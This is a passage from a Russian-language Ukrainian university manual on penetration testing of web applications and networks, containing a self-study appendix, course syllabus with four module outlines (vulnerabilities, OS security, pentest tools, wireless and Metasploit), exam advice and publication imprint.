Arsalan Mosenia	2017	Addressing Security and Privacy Challenges in Internet of Things		A Dissertation Presented to the Faculty of Princeton University in Candidacy for the Degree of Doctor of Philosophy http://arsalanmosenia.com/resources/MY_THESIS.pdf

ПРИЛОЖЕНИЕ Б. МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО САМОСТОЯТЕЛЬНОЙ РАБОТЕ

4.1 Пояснения к учебной программе

Самостоятельную работу над дисциплиной «Методы и средства тестирование на проникновение веб-приложений и сетей» («Techniques and Tools of Web-systems and Networks Penetration Testing») следует начинать с изучения учебной программы, которая приведена в данном Приложении. Эта программа включает следующие элементы.

Объект изучения – веб-приложения и IP-сети.

Предмет изучения – методы, технологии, и инструментальные средства анализа веб-приложений и IP-сетей путем проведения тестирования на проникновение.

Требования к исходным знаниям и навыкам, которые необходимо иметь перед началом изучения:

- знания в области современных компьютерных систем и информационных технологий.
- знания в области современных операционных систем;
- знания в области современных сетевых технологий;
- знания и практические навыки создания и настройки беспроводных компьютерных сетей;
- основы теории гарантоспособности и безопасности;
- основы безопасности и стойкости компьютернных систем и сетей.

Целью изучения дисциплины является: овладение знаниями и навыками по использованию средств диагностирования уязвимостей web-приложений и IP-сетей; приобретение навыков и умений тестирования на проникновение информацийно-комуникайиних систем; приобретение навыков настройки, оптимизации и конфигурирования операционной системы, СУБД, и сетевого оборудования для безопасного функционирования информацийно-комуникайиних систем.

В результате ее изучения обучаемые должны научиться:

– проводить анализ информации и синтезировать на основе этого качественно новую информацию;

– формулировать, четко и ясно задавать вопросы и соответственно уметь грамотно отвечать на поставленные вопросы;

– мыслить креативно и критически;

– предпринимать исследовательские действия и оценивать получаемые результаты с использованием качественных и количественных показателей;

– формулировать возможные практические решения проблемы, эффективно использовать время и доступные ресурсы для достижения целей дисциплины;

– демонстрировать гибкость, инициативу, умение выражать свое мнение;

– совершенствовать и развивать свой интеллектуальный и общекультурный уровень;

– реализовывать способность к самостоятельному обучению новым методам исследования, к изменению научного и научно-производственного профиля своей профессиональной деятельности;

Структура и содержание модулей. Дисциплина включает четыре модуля:

МОДУЛЬ 1. *Природа уязвимостей информационно-коммуникационных систем. Понятия тестирования не проникновение. Характеристика этапов.* В модуле раскрываются вопросы генезиса уязвимостей информационно-управляющих систем и программного обеспечения, аспекты этики раскрытия информации о существовании и использовании уязвимостей. Тендеции развития реагирования на раскрытие информации существующих уязвимостей. Основные подходы к осуществлению пентестинга. Общие цели и способы проникновения в бизнес, используемые злоумышленниками.

МОДУЛЬ 2. *Операционные системы Linux и MS Windows с точки зрения потенциального злоумышленника (уязвимости и меры противодействия).* В модуле раскрываются вопросы, связанные с использованием уязвимостей некоторых операционных систем. Операции с памятью. Регистр Загрузка Windows. Архитектура Windows. Системные и подсистемные особенности (файлы PE, exe и dll). Доменные сервисы Windows. Руткиты. CVE, CCE, CWE. Структура кода. Общие средства обнаружения уязвимостей. Технические средства для анализа исходного кода. Классификация ошибок реализации.

МОДУЛЬ 3. *Методики и инструментальные средства тестирования на проникновение.* Аудит безопасности программного

кода и уязвимости. Безопасность / хакинг в среде Web (системы обнаружения вторжений, системы противодействия вторжениям). Брандмауэры веб-приложений. SSL / TLS, SQL-инъекции. Типовые атаки на распространенные CMS.

МОДУЛЬ 4. *Основы обеспечения безопасности в беспроводных IP-сетях передачи данных.* Программно-аппаратные особенности реализации Wi-Fi точек доступа. Протоколы шифрования WEP, WPA, WPA2, WPA2-Enterprise. Опасность применения дефолтных настроек по умолчанию. Инструментальные средства пентестинга беспроводных сетей. Использование IoT-решений как элемента системы информационной безопасности. Обзор возможностей пакета Metasploit. Интерфейс Metasploit. Архитектура файловой системы MSF. База данных Metasploit. Утилиты Metasploit. Средства социальной инженерии (SET).

По каждому из модулей предусмотрены практические занятия, семинары и дан список рекомендуемой литературы.

Методы оценки
Экзамен (100 %).
По окончании курса проводится 90-минутный экзамен.

Отчетность по дисциплине включает отчеты по каждому виду практического занятия, а также экзамен, который включает типовые вопросы и задачи.

4.2 Подготовка к занятиям и экзамену

При подготовке к практическим занятиям следует обратить внимание на уяснение целей и задач (учебных или теоретических, практических и исследовательских) и знаний, которые нужны для их выполнения. При выполнении разработок и исследований необходимо строго руководствоваться описанием и попытаться найти ответы на вопросы, приведенные в конце каждой работы. Особое внимание следует уделить формулировке выводов по результатам исследований при оформлении отчета.

При подготовке к семинарам важно правильно спланировать свою работу в составе группы проекта, организовать отбор и анализ

необходимой литературы, подготовку качественной презентации и подготовку к ответам на возможные вопросы.

Своевременная и основательная подготовка к лабораторным работам – гарантия успешной сдачи экзамена.

При самостоятельной подготовке к практическим работам важно правильно спланировать как индивидуальную, так и коллективную работу, организовать отбор и анализ необходимой литературы, подготовку к ответам на вопросы, приведенные в каждом разделе.

Следует обратить особое внимание на вопросы, вынесенные на самостоятельное изучение, которые приводятся в программе и уточняются преподавателем.

СОДЕРЖАНИЕ

Тецький Артем Григорович
Ілляшенко Олег Олександрович
Узун Дмитро Дмитрович

МЕТОДИ ТА ЗАСОБИ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ ВЕБ-ДОДАТКІВ І МЕРЕЖ
Тренінг
(російською мовою)

Редактор Харченко В.С.

Комп'ютерна верстка
О.О. Ілляшенко

Зв. план, 2017
Підписаний до друку 25.01.2017
Формат 60х84 1/16. Папір офс. №2. Офс. друк.
Умов. друк. арк. 21,89. Уч.-вид. л. 22,31. Наклад 150 прим.
Замовлення 2/2. Ціна вільна

Національний аерокосмічний університет ім. М. Є. Жуковського
"Харківський авіаційний інститут"
61070, Харків-70, вул. Чкалова, 17
http://www.khai.edu

Випускаючий редактор: ФОП Голембовська О.О.
03049, Київ, Повітрофлотський пр-кт, б. 3, к. 32.
Свідоцтво про внесення суб'єкта видавничої справи до державного реєстру видавців, виготовлювачів і розповсюджувачів видавничої продукції
серія ДК №5120 від 08.06.2016 р.

Видавець: ТОВ «Видавництво «Юстон»
01034, м. Київ, вул.. О. Гончара, 36-а, тел.: +38 044 360 22 66
www.yuston.com.ua
Свідоцтво про внесення суб'єкта видавничої справи до державного реєстру видавців, виготовлювачів і розповсюджувачів видавничої продукції
серія ДК № 497 від 09.09.2015 р.